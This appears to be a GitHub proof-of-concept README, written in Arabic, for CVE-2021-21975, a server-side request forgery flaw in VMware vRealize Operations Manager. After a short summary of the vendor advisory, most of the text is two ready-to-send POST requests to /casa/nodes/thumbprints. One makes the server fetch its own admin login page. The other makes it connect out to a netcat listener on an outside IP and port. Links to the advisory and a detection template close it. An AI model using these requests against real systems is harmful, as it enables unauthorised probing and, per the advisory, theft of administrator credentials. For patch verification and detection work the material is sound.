
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

في 31 مارس 2021، أصدرت VMware رسميًا إشعار المخاطر الخاص بـ vmsa-2021-0004. أرقام الثغرات هي cve-2021-21975 و cve-2021-21983. مستوى الثغرة عالي المخاطر ودرجة الثغرة 8.6.
CVE-2021-21975: يمكن للممثل الضار الذي لديه وصول شبكي إلى واجهة برمجة تطبيقات vRealize Operations Manager تنفيذ هجوم تزوير الطلب من جانب الخادم لسرقة بيانات اعتماد المسؤول.
CVE-2021-21983: يمكن للممثل الضار الموثوق الذي لديه وصول شبكي إلى واجهة برمجة تطبيقات vRealize Operations Manager كتابة ملفات إلى مواقع عشوائية على نظام التشغيل Photon الأساسي.

الخطوة 1: تسجيل الخروج

الخطوة 2: بعد ذلك، قم بزيارة /casa/nodes/thumbprints واستخدم burpsuite لالتقاط حزمة البيانات لبناء حزمة طلب البيانات التالية لجعل الخادم يطلب تسجيل الدخول إلى صفحة المصادقة
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

الخطوة 2: عند استخدام dnslog للتحقق من SSRF، تبين عدم وجود استجابة لفترة طويلة، ثم لم يكن هناك خيار سوى استخدام NC للتحقق. حزمة طلب البناء هي كما يلي:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






